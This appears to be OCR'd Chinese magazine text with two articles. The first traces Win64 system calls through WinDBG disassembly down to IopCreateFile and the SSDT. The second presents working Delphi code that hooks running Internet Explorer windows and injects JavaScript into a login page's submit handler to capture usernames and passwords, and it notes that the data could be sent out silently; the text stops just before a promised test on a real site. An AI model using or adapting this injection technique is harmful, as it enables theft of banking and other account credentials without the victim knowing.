现在已经有很多对 Win32 系统服务的研究成果了，但是几乎没有对 Win64 系统服务研究的资料（中文资料更加没有）。趁着过年的休闲时光，我决定研究一下 Win64 下的系统服务。在正文开始前老生常谈一句，要方便地研究 Win64 系统必须安装 Win64 虚拟机，而安装 Win64 虚拟机则除了 CPU 要支持 X86-64 指令集，还必须支持硬件虚拟化技术（Intel 称 VT-X，AMD 称为 AMD-V）。Intel 目前新的 Core i3/i5/i7 系列 CPU 全部都支持安装 Win64 虚拟机，而旧的 Core 2、Pentium 4 系列 CPU 只有少部分型号支持。AMD 的产品我不太清楚，不过我知道 AMD 比较厚道，2009 年以后哪怕是很低端的 CPU 都带有 AMD-V。

Win64 不能在正常模式下使用 WinDBG x64 的本地内核调试功能，需要进入调试模式才可以。进入调试模式的方法是在 CMD 里输入："bcdedit /debug on" 并重启。顺便再说一句，调试模式和正常模式在程序遇到 int 3（0xCC）时会有不同的表现，正常模式时程序会崩溃，调试模式时系统会"卡死"。注意，不是程序会卡死，是整个操作系统会卡死。

进入正题，我们随便反汇编一个 WinAPICreateFileA 看看。

```
lkd> uf kernel32!CreateFileA
kernel32!CreateFileA:
00000000`77102f90 48895c2408    mov    qword ptr [rsp+8],rbx
00000000`77102f95 48896c2410    mov    qword ptr [rsp+10h],rbp
00000000`77102f9a 4889742418    mov    qword ptr [rsp+18h],rsi
00000000`77102f9f 57            push   rdi
00000000`77102fa0 4883ec60      sub    rsp,60h
00000000`77102fa4 8bfa          mov    edi,edx
00000000`77102fa6 488bd1        mov    rdx,rcx
00000000`77102fa9 488d4c2450    lea    rcx,[rsp+50h]
00000000`77102fae 498bf1        mov    rsi,r9
00000000`77102fb1 418be8        mov    ebp,r8d
00000000`77102fb4 ff155e970700  call   qword ptr
[kernel32!_imp_RtlInitAnsiStringEx (00000000`7717c718)]
00000000`77102fba 85c0          test   eax,eax
00000000`77102fbc 0f887c680100  js     kernel32!zzz_Asm
CodeRange_End+0x8ae8 (00000000`7711983e)
kernel32!CreateFileA+0x32:
00000000`77102fc2 e825fcffff    call   kernel32!KernelBase
GetGlobalData (00000000`77102bec)
00000000`77102fc7 488d542450    lea    rdx,[rsp+50h]
00000000`77102fcc 488d4c2440    lea    rcx,[rsp+40h]
00000000`77102fd1 4c8b5030      mov    r10,qword ptr [rax+30h]
00000000`77102fd5 41b001        mov    r8b,1
00000000`77102fd8 41ffd2        call   r10
00000000`77102fdb 85c0          test   eax,eax
00000000`77102fdd 0f880f680100  js     kernel32!zzz_
AsmCodeRange_End+0x8a9c (00000000`771197f2)
kernel32!CreateFileA+0x53:
00000000`77102fe3 488b5c2448    mov    rbx,qword ptr [rsp+48h]
00000000`77102fe8 488d4c2450    lea    rcx,[rsp+50h]
00000000`77102fed 488bd3        mov    rdx,rbx
```

```
    00000000`77102ff0 ff159a9b0700      call    qword ptr
[kernel32!_imp_RtlInitUnicodeStringEx (00000000`7717cb90)]
    00000000`77102ff6 85c0              test    eax,eax
    00000000`77102ff8 0f880b680100      js      kernel32!zzz_
AsmCodeRange_End+0x8ab3 (00000000`77119809)
    kernel32!CreateFileA+0x6e:
    00000000`77102ffe 488d4c2450        lea     rcx,[rsp+50h]
    00000000`77103003 8bd7              mov     edx,edi
    00000000`77103005 e896fcffff        call    kernel32!BaseIs
ThisAConsoleName (00000000`77102ca0)
    00000000`7710300a 4885c0            test    rax,rax
    00000000`7710300d 0f8506680100      jne     kernel32!zzz_
AsmCodeRange_End+0x8ac3 (00000000`77119819)
    kernel32!CreateFileA+0x83:
    00000000`77103013 488b8424a0000000 mov   rax,qword ptr
[rsp+0A0h]
    00000000`7710301b 4c8bce            mov     r9,rsi
    00000000`7710301e 448bc5            mov     r8d,ebp
    00000000`77103021 4889442430        mov     qword ptr
[rsp+30h],rax
    00000000`77103026 8b842498000000    mov     eax,dword ptr
[rsp+98h]
    00000000`7710302d 8bd7              mov     edx,edi
    00000000`7710302f 89442428          mov     dword ptr
[rsp+28h],eax
    00000000`77103033 8b842490000000    mov     eax,dword ptr
[rsp+90h]
    00000000`7710303a 488bcb            mov     rcx,rbx
    00000000`7710303d 89442420          mov     dword ptr
[rsp+20h],eax
    00000000`77103041 e842fcffff        call
kernel32!CreateFileW (00000000`77102c88)
    //以下反汇编代码省略
```

kernel32!CreateFileA 调用了 kernel32!CreateFileW（之前做的事情是字符串类型转换，把 char*转换成 LPCWSTR，这个可以从它调用的函数中看出来）。接下来看看 kernel32!CreateFileW 又调用了什么。

```
    lkd> uf   kernel32!CreateFileW
    kernel32!CreateFileW:
    00000000`77102c88 ff25faa70700      jmp   qword ptr [kernel32!_
imp_CreateFileW (00000000`7717d488)]
    KERNELBASE!CreateFileW:
    000007fe`fd3c4ac0 4489442418    mov    dword ptr [rsp+18h],r8d
    000007fe`fd3c4ac5 89542410      mov    dword ptr [rsp+10h],edx
    000007fe`fd3c4ac9 53            push   rbx
    000007fe`fd3c4aca 55            push   rbp
    000007fe`fd3c4acb 56            push   rsi
    000007fe`fd3c4acc 57            push   rdi
    000007fe`fd3c4acd 4881ec38010000  sub    rsp,138h
    000007fe`fd3c4ad4 8bbc2480010000  mov    edi,dword ptr [rsp+180h]
    000007fe`fd3c4adb 498bf1        mov    rsi,r9
    000007fe`fd3c4ade 488bd9        mov    rbx,rcx
    000007fe`fd3c4ae1 bd02000000    mov    ebp,2
    000007fe`fd3c4ae6 83ff03        cmp    edi,3
    000007fe`fd3c4ae9 0f85100b0000  jne    KERNELBASE!
CreateFileW+0x449 (000007fe`fd3c55ff)
    //以下反汇编代码省略
```

kernel32!CreateFileW 什么也没有干，直接跳到了 kernelbase!CreateFileW。接下来看 kernelbase!CreateFileW 干了什么。

```
    lkd> uf kernelbase!CreateFileW
    KERNELBASE!CreateFileW:
    000007fe`fd3c4ac0 4489442418    mov    dword ptr [rsp+18h],r8d
    000007fe`fd3c4ac5 89542410      mov    dword ptr [rsp+10h],edx
    000007fe`fd3c4ac9 53            push   rbx
    000007fe`fd3c4aca 55            push   rbp
    000007fe`fd3c4acb 56            push   rsi
    000007fe`fd3c4acc 57            push   rdi
    000007fe`fd3c4acd 4881ec38010000  sub    rsp,138h
    000007fe`fd3c4ad4 8bbc2480010000  mov    edi,dword ptr [rsp+180h]
    000007fe`fd3c4adb 498bf1        mov    rsi,r9
    000007fe`fd3c4ade 488bd9        mov    rbx,rcx
    000007fe`fd3c4ae1 bd02000000    mov    ebp,2
    000007fe`fd3c4ae6 83ff03        cmp    edi,3
    000007fe`fd3c4ae9 0f85100b0000  jne    KERNELBASE!
CreateFileW+0x449 (000007fe`fd3c55ff)
    //省略大量无关反汇编代码
    KERNELBASE!CreateFileW+0x272:
    000007fe`fd3c4d1b 8b842480010000  mov   eax,dword ptr [rsp+180h]
    000007fe`fd3c4d22 4489742450    mov   dword ptr [rsp+50h],r14d
    000007fe`fd3c4d27 4c896c2448    mov   qword ptr [rsp+48h],r13
    000007fe`fd3c4d2c 89442440      mov   dword ptr [rsp+40h],eax
    000007fe`fd3c4d30 8b842470010000  mov   eax,dword ptr [rsp+170h]
    000007fe`fd3c4d37 4489642438    mov   dword ptr [rsp+38h],r12d
    000007fe`fd3c4d3c 89442430      mov   dword ptr [rsp+30h],eax
    000007fe`fd3c4d40 81cd80001000  or    ebp,100080h
    000007fe`fd3c4d46 81e3a77f0000  and   ebx,7FA7h
    000007fe`fd3c4d4c 4c8d8c2488000000 lea   r9,[rsp+88h]
    000007fe`fd3c4d54 4c8d8424c8000000 lea   r8,[rsp+0C8h]
    000007fe`fd3c4d5c 488d4c2478    lea   rcx,[rsp+78h]
    000007fe`fd3c4d61 8bd5          mov   edx,ebp
    000007fe`fd3c4d63 895c2428      mov   dword ptr [rsp+28h],ebx
    000007fe`fd3c4d67 48c744242000000000 mov   qword ptr [rsp+20h],0
    000007fe`fd3c4d70 ff15da530400  call  qword ptr
[KERNELBASE!_imp_NtCreateFile (000007fe`fd40a150)]
    000007fe`fd3c4d76 8bf0          mov   esi,eax
    000007fe`fd3c4d78 3d220000c0    cmp   eax,0C0000022h
    000007fe`fd3c4d7d 0f8489b50100  je    KERNELBASE!
TlsGetValue+0x532c (000007fe`fd3e030c)
    //以下反汇编代码省略
```

kernelbase!CreateFileW 调用了 ntdll!NtCreateFile。到目前为止，Win64 和 Win32 还是大同小异。看看 ntdll!NtCreateFile 干了什么：

```
    lkd> uf NtCreateFile
    ntdll!NtCreateFile:
    00000000`77250400 4c8bd1        mov    r10,rcx
    00000000`77250403 b852000000    mov    eax,52h
    00000000`77250408 0f05          syscall
    00000000`7725040a c3            ret
```

这次的反汇编代码没有任何省略，ntdll!NtCreateFile 没有像在 Win32 中一样经过 ntdll!KiFastSystemCall 等麻烦步骤，直接通过 syscall 指令进入内核。多说一句，ntdll!ZwCreateFile 和 ntdll!NtCreateFile 的反汇编代码是一样的，也就是说跟在 Win32 中一样，ntdll!ZwCreateFile 和 ntdll!NtCreateFile 是同一个函数，只是名字不相同。在第二句反汇编代码中，0x52 是 ZwCreateFile 在 SSDT 中的编号。当然这里说的 ZwCreateFile 就不再是 ntdll!ZwCreateFile，而是内核中的 ZwCreateFile。接下来看看内核中的 ZwCreateFile 调用了什么：

```
    lkd> uf nt!ZwCreateFile
    nt!ZwCreateFile:
    fffff800`040cdf00 488bc4        mov    rax,rsp
    fffff800`040cdf03 fa            cli
    fffff800`040cdf04 4883ec10      sub    rsp,10h
    fffff800`040cdf08 50            push   rax
    fffff800`040cdf09 9c            pushfq
    fffff800`040cdf0a 6a10          push   10h
    fffff800`040cdf0c 488d05dd270000  lea    rax,[nt!KiService
Linkage (fffff800`040d06f0)]
    fffff800`040cdf13 50            push   rax
    fffff800`040cdf14 b852000000    mov    eax,52h
    fffff800`040cdf19 e9225f0000    jmp    nt!KiServiceInternal
(fffff800`040d3e40)
    nt!KiServiceInternal:
    fffff800`040d3e40 4883ec08      sub    rsp,8
    fffff800`040d3e44 55            push   rbp
    fffff800`040d3e45 4881ec58010000  sub    rsp,158h
    fffff800`040d3e4c 488dac2480000000 lea    rbp,[rsp+80h]
    fffff800`040d3e54 48899dc0000000  mov    qword ptr
[rbp+0C0h],rbx
    fffff800`040d3e5b 4889bdc8000000  mov    qword ptr
[rbp+0C8h],rdi
```

```
    fffff800`040d3e62 4889b5d0000000    mov      qword ptr
[rbp+0D0h],rsi
    fffff800`040d3e69 fb                sti
    fffff800`040d3e6a 65488b1c2588010000 mov    rbx,qword ptr
gs:[188h]
    fffff800`040d3e73 0f0d8bd8010000    prefetchw [rbx+1D8h]
    fffff800`040d3e7a 0fb6bbf6010000    movzx    edi,byte ptr
[rbx+1F6h]
    fffff800`040d3e81 40887da8          mov      byte ptr
[rbp-58h],dil
    fffff800`040d3e85 c683f601000000    mov      byte ptr
[rbx+1F6h],0
    fffff800`040d3e8c 4c8b93d8010000    mov      r10,qword ptr
[rbx+1D8h]
    fffff800`040d3e93 4c8995b8000000    mov      qword ptr
[rbp+0B8h],r10
    fffff800`040d3e9a 4c8d1d3d010000    lea
r11,[nt!KiSystemServiceStart (fffff800`040d3fde)]
    fffff800`040d3ea1 41ffe3            jmp      r11
```

ZwCreateFile 调用了 KiServiceLinkage，把系统服务序号放进 eax 后又调用了 KiServiceInternal，KiServiceInternal 又调用了 KiSystemServiceStart。KiServiceLinkage 和 KiServiceInternal 是初始化系统服务的，KiSystemServiceStart 则开始执行系统服务。再看看 KiSystemServiceStart 干了什么。

```
    lkd> uf KiSystemServiceStart
    nt!KiSystemServiceStart:
    fffff800`040d3fde 4889a3d8010000   mov    qword ptr [rbx+1D8h],rsp
    fffff800`040d3fe5 8bf8             mov    edi,eax
    fffff800`040d3fe7 c1ef07           shr    edi,7
    fffff800`040d3fea 83e720           and    edi,20h
    fffff800`040d3fed 25ff0f0000       and    eax,0FFFh
    nt!KiSystemServiceRepeat:
    fffff800`040d3ff2 4c8d1547782300   lea    r10,[nt!KeService
DescriptorTable (fffff800`0430b840)]
    fffff800`040d3ff9 4c8d1d80782300   lea
    r11,[nt!KeServiceDescriptorTableShadow (fffff800`0430b880)]
    fffff800`040d4000 f7830001000080000000 test dword ptr
[rbx+100h],80h
    fffff800`040d400a 4d0f45d3         cmovne  r10,r11
    fffff800`040d400e 423b441710       cmp     eax,dword ptr
[rdi+r10+10h]
    fffff800`040d4013 0f83e9020000     jae     nt!KiSystem
ServiceExit+0x1a7 (fffff800`040d4302)
    //以下反汇编代码省略
```

KiSystemServiceStart 调用了 KiSystemServiceRepeat，KiSystemServiceRepeat 根据系统服务序号来选择 SSDT 或 Shadow SSDT（到了 KiSystemServiceRepeat 才真正开始调用 Nt***函数）。KiSystemServiceRepeat 执行完毕后，调用了 KiSystemServiceExit（系统服务调用完毕，它会带上 Nt***函数的返回值等信息）。

```
    lkd> u KiSystemServiceExit
    nt!KiSystemServiceExit:
    fffff800`040d415b 488b9dc0000000   mov  rbx,qword ptr [rbp+0C0h]
    fffff800`040d4162 488bbdc8000000   mov  rdi,qword ptr [rbp+0C8h]
    fffff800`040d4169 488bb5d0000000   mov  rsi,qword ptr [rbp+0D0h]
    fffff800`040d4170 654c8b1c2588010000 mov  r11,qword ptr gs:[188h]
    fffff800`040d4179 f685f000000001   test  byte ptr [rbp+0F0h],1
    fffff800`040d4180 0f844f010000     je   nt!KiSystemServiceExit+
0x17a (fffff800`040d42d5)
    fffff800`040d4186 440f20c1         mov   rcx,cr8
    fffff800`040d418a 410a8bf0010000   or   cl,byte ptr [r11+1F0h]
```

很明显，ZwCreateFile 是一个 stub，最终调用了 NtCreateFile。ZwCreateFile 不是直接调用 NtCreateFile 的，而是经过了从 KiSystemServiceStart 到 KiSystemServiceExit 等一些列复杂、麻烦但有必要的过程。看看 NtCreateFile 干了什么。

```
    lkd> uf nt!Ntcreatefile
    nt!NtCreateFile:
    fffff800`043e1120 4c8bdc           mov    r11,rsp
    fffff800`043e1123 4881ec88000000   sub    rsp,88h
    fffff800`043e112a 33c0             xor    eax,eax
    fffff800`043e112c 498943f0         mov    qword ptr
[r11-10h],rax
    fffff800`043e1130 c744247020000000 mov    dword ptr
[rsp+70h],20h
    fffff800`043e1138 89442468         mov    dword ptr
[rsp+68h],eax
    fffff800`043e113c 498943d8         mov    qword ptr
[r11-28h],rax
    fffff800`043e1140 89442458         mov    dword ptr
[rsp+58h],eax
    fffff800`043e1144 8b8424e0000000   mov    eax,dword ptr
[rsp+0E0h]
    fffff800`043e114b 89442450         mov    dword ptr
[rsp+50h],eax
    fffff800`043e114f 488b8424d8000000 mov    rax,qword ptr
[rsp+0D8h]
    fffff800`043e1157 498943c0         mov    qword ptr
[r11-40h],rax
    fffff800`043e115b 8b8424d0000000   mov    eax,dword ptr
[rsp+0D0h]
    fffff800`043e1162 89442440         mov    dword ptr
[rsp+40h],eax
    fffff800`043e1166 8b8424c8000000   mov    eax,dword ptr
[rsp+0C8h]
    fffff800`043e116d 89442438         mov    dword ptr
[rsp+38h],eax
    fffff800`043e1171 8b8424c0000000   mov    eax,dword ptr
[rsp+0C0h]
    fffff800`043e1178 89442430         mov    dword ptr
[rsp+30h],eax
    fffff800`043e117c 8b8424b8000000   mov    eax,dword ptr
[rsp+0B8h]
    fffff800`043e1183 89442428         mov    dword ptr
[rsp+28h],eax
    fffff800`043e1187 488b8424b0000000 mov    rax,qword ptr
[rsp+0B0h]
    fffff800`043e118f 49894398         mov    qword ptr
[r11-68h],rax
    fffff800`043e1193 e83861ffff       call   nt!IopCreateFile
(fffff800`043d72d0)
    fffff800`043e1198 4881c488000000   add    rsp,88h
    fffff800`043e119f c3               ret
```

接下来，nt!NtCreateFile 经过填充参数后，调用了 nt!IopCreateFile，这也和 Win32 差不多。IopCreateFile 的反汇编代码很长。我看了一下，也和 Win32 一样，就是真正实现 CreateFile 这个动作的代码。

```
    lkd> uf nt!iopcreatefile
    nt!IopCreateFile:
    fffff800`043d72d0 4c894c2420     mov   qword ptr [rsp+20h],r9
    fffff800`043d72d5 89542410       mov   dword ptr [rsp+10h],edx
    fffff800`043d72d9 48894c2408     mov   qword ptr [rsp+8],rcx
    fffff800`043d72de 53             push  rbx
    fffff800`043d72df 56             push  rsi
    fffff800`043d72e0 57             push  rdi
    fffff800`043d72e1 4154           push  r12
    fffff800`043d72e3 4155           push  r13
    fffff800`043d72e5 4156           push  r14
    fffff800`043d72e7 4157           push  r15
    fffff800`043d72e9 4883ec60       sub   rsp,60h
    fffff800`043d72ed 4d8bf8         mov   r15,r8
    fffff800`043d72f0 448bf2         mov   r14d,edx
    fffff800`043d72f3 c744244400000000 mov  dword ptr [rsp+44h],0
    fffff800`043d72fb 65488b042588010000 mov  rax,qword ptr gs:[188h]
    fffff800`043d7304 440fb6a0f6010000 movzx  r12d,byte ptr [rax+1F6h]
    fffff800`043d730c 448bac2408010000 mov  r13d,dword ptr [rsp+108h]
    fffff800`043d7314 410fbae508     bt    r13d,8
    fffff800`043d7319 7303           jae   nt!IopCreateFile+0x4e
    (fffff800`043d731e)
    nt!IopCreateFile+0x4b:
    fffff800`043d731b 4532e4         xor   r12b,r12b
```

```
    nt!IopCreateFile+0x4e:
    fffff800`043d731e 65488b342520000000 mov   rsi,qword ptr gs:[20h]
    fffff800`043d7327 488b9e00080000   mov   rbx,qword ptr [rsi+800h]
    fffff800`043d732e ff4314           inc    dword ptr [rbx+14h]
    fffff800`043d7331 488bcb           mov   rcx,rbx
    fffff800`043d7334 e8a70dd0ff       call  nt!RtlpInterlockedPop
EntrySList (fffff800`040d80e0)
    fffff800`043d7339 488bf8           mov    rdi,rax
    fffff800`043d733c 4889442448       mov    qword ptr [rsp+48h],rax
    fffff800`043d7341 4885c0           test    rax,rax
    fffff800`043d7344 0f84bf060000     je      nt!IopCreateFile+0x735
(fffff800`043d7a09)
    //以下反汇编代码省略
```


我在分析的过程中，无意中发现了一个函数，名叫KiSystemCall64，但却无法分析出它的用途，希望有读者能够深究一下。我猜测（注意这个前提）它的用途和Win32下的KiFastCallEntry一样，但是微软因为某种原因没有使用到它。另外据"渔家傲"说Win64内核中还有一堆名字带有service字样的函数，但我在分析中没有发现它们的身影，也希望有读者能帮忙研究一下。

对Win64系统服务的初探就完成了。不过我还想说一下关于在Win64上寻(S)SSDT基址的办法。Win64下无论是KeServiceDescriptorTableShadow还是KeServiceDescriptorTable都没有被导出，只能靠特征码定位。

```
lkd> dp KeServiceDescriptorTableShadow
fffff800`0430b880  fffff800`040d5b00 00000000`00000000
fffff800`0430b890  00000000`00000191 fffff800`040d678c
fffff800`0430b8a0  fffff960`001c1c00 00000000`00000000
fffff800`0430b8b0  00000000`0000033b fffff960`001c391c
fffff800`0430b8c0  00000000`7724fdd6 00000000`00000000
fffff800`0430b8d0  fffff800`00a013b0 fffff800`00a01360
fffff800`0430b8e0  00000000`00000002 00000000`00008a00
fffff800`0430b8f0  00000000`000b7580 00000000`00000000
lkd> dp KeServiceDescriptorTable
fffff800`0430b840  fffff800`040d5b00 00000000`00000000
fffff800`0430b850  00000000`00000191 fffff800`040d678c
fffff800`0430b860  00000000`00000000 00000000`00000000
fffff800`0430b870  00000000`00000000 00000000`00000000
fffff800`0430b880  fffff800`040d5b00 00000000`00000000
fffff800`0430b890  00000000`00000191 fffff800`040d678c
fffff800`0430b8a0  fffff960`001c1c00 00000000`00000000
fffff800`0430b8b0  00000000`0000033b fffff960`001c391c
```

由于本人是个实用主义者，觉得找到Win64上(S)SSDT的地址没什么用（不能Hook），所以就没有写出相应的代码。如果读者感兴趣，可以自己完成这项工作。另外，在Win64上根据系统服务序号计算出内核中对应Nt***函数地址的公式也不同于Win32，我在网络上查了很多资料，也通过邮件联系了几个国际友人，得到的公式却无一正确。总体来说，Win64上的系统服务比起Win32来说变化还是挺大的，对我们这些底层编程爱好者提出了新的挑战。

前置知识：Delphi
关键词：Delphi、密码、网页



另类方法截取网页账号密码

文 forDream

相信大家都使用过过网银吧？即使没有试用过，身处网络之中各种形形色色的账号也会有不少吧？有些账号无关紧要，即使不幸被窃取也没有什么损失；然而有些账号则显得比较重要了，特别是像支付宝、财付通之类涉及个人财产的敏感账号。

在过去几年里，各种窃取账号的非法软件品种繁多，让人们防不胜防。窃取游戏账号、QQ账号、网银账号、炒股软件账号……，但是我发现这类软件绝大部分的实现原理是一致的，即通过各种手段记录用户的键盘操作，然后将信息发送出去以达到窃取账号目的。

显然，各位计算机大师以及从事计算机安全领域的厂商也不是浑然不知，经过数年来的努力，这类软件的成功率显著降低（至少在我看来是这样的），更有像360这样的专业防护软件（不要说什么窃取用户隐私这种东西，人家的商业炒作不在考量范围内），想安装个全局的键盘钩子都会有提示。原本我也以为现在的账号安全性较以前有了很大提高，但是前几天有位网友问了我几个问题，我猛然发现这个方法也可以用来盗取网页上的账号密码。

下面就展示一下这项不算高端的技术，无驱无钩无键盘记录，窃取网页账号密码。

测试环境：Windows 7 + IE 9 Beta + Delphi Xe

现在使用量最大的浏览器毫无疑问是IE(采用IE内核的浏览器也算作IE)，我所知道非IE内核的浏览器只有三个：谷歌、火狐和Opera。而且目前有些网站只能使用IE访问（例如网银支付的页面），IE作为从Windows 9x就捆绑在系统内的浏览器拥有得天独厚的优势，同时微软为了让IE拥有更好的可扩充性，为IE提供一系列的接口。在这里呢，我就使用到了IWebBrowser2接口。

关于取得IWebBrowser2接口的方法有很多种，百度一下可以很方便地找到。这里我采用Delphi做演示，使用了一种更为简单的方法，代码如下（引用单元SHDocVw、MSHTML）：

```
function GetIDoc(var IWebs:array of IWebBrowser2):Integer;
var
  ShellWnd:TShellWindows;
  nLoop,nCount:Integer;
```

```
begin
Result:=-1;
  nCount:=0;
  ShellWnd:=TShellWindows.Create(nil);
  try
    for nLoop := 0 to ShellWnd.Count - 1 do
    begin
      //确定是在浏览网络资源
      if ('http://' = Copy((ShellWnd.Item(nLoop) as IWeb
Browser2) .LocationURL,1,7)) or
          ('https://' = Copy((ShellWnd.Item(nLoop) as IWeb
Browser2).LocationURL,1,8))
      then
      begin
        IWebs[nCount]:=(ShellWnd.Item(nLoop) as IWebBrowser2);
        Inc(nCount);
      end;
    end;
    Result:=nCount;
  finally
    ShellWnd.Free;
  end;
end;
```

函数中的 if 语句用于判断这个对象是否为浏览器，因为如果直接返回的话，Windows 资源管理器也会被返回，而我们是不需要它的。当然所用的判断方法——通过 URL 来判断是否为浏览器，尽管不是太科学，但我认为比较简单。较为正确的方法是通过 IWebBrowser2 的 Hwnd 属性，获取其类名然后进行判断。我这里图简单就用 URL 判断了。

获取到接口后，就可以随心所欲地操作了，我在本地通过 IIS 搭建一个简单的测试平台（为了简单起见，使用了可读性不高的 ASP）。代码如下：

```
<html>
 <head><title>Test Web</title></head>
 <body>
  <form Method="post">
   用户名:<input type="text" name="username"><br>
   密码:<input type="password" name="password"<br>
   <input type="submit" name="s" value="提交">
  </form>
  <hr color="red">
<!-- 服务端代码 -->
<%
dim username,password
 if Request("s") = "提交" then
  username = Request("username")
  password = Request("password")
  Response.Write "提交的用户名为:" & username & "<br>密码
为:" & password
 end if
%>
<!-- 服务端代码结束 -->
 </body>
</html>
```

使用浏览器打开的界面如图 1 所示。




图 1

网页准备好了，剩下的就是编号我们的代码了。在程序中添加一个 timer 控件，为 timer 事件添加如下代码：

```
procedure TForm1.tmr1Timer(Sender: TObject);
var
  IWebs:array of IWebBrowser2;
  nBound,nLoop:Integer;
const
  JScript = 'document.getElementsByTagName("form").item(0).
onsubmit = function (){alert("用户名:" + ' +
            'document.getElementsByTagName("input").item(0).
value + "\n 密码:" + ' +
            'document.getElementsByTagName("input").
item(1).value);}';
begin
  SetLength(IWebs,256); //用户打开的页面总不会超过 256 个吧?
  nBound:=GetIDoc(IWebs);
  if nBound <> -1 then
  begin
SetLength(IWebs,nBound); // 把多余的元素去掉
   for nLoop := 0 to nBound - 1 do //循环每一个元素
    begin
     if IWebs[nLoop].LocationURL = 'http://localhost/test.asp'
then //定位到我们需要窃取的网页
     begin
       (IWebs[nLoop].Document as IHTMLDocument2).
parentWindow.execScript(JScript,'javascript');
     end;
    end;
  end;
  tmr1.Enabled:=False; //执行一次之后就不再继续
end;
```

这里采用的方法是获得接口后向浏览器插入一段外部的 JavaScript，通过 JavaScript 来改变网页原本的流程。演示中仅仅在信息被提交前把输入的账号、密码显示出来，如果通过 JavaScript 创建一个 XMLHTTP 对象，可以很轻易地把信息发送出去，而用户浑然不知。

也许有人要说，你自己构造的页面自己去“窃取”，既没意义也没技术含量，因为你知道具体的细节。那么接下来实战一下，来测试我的方法是否可行。

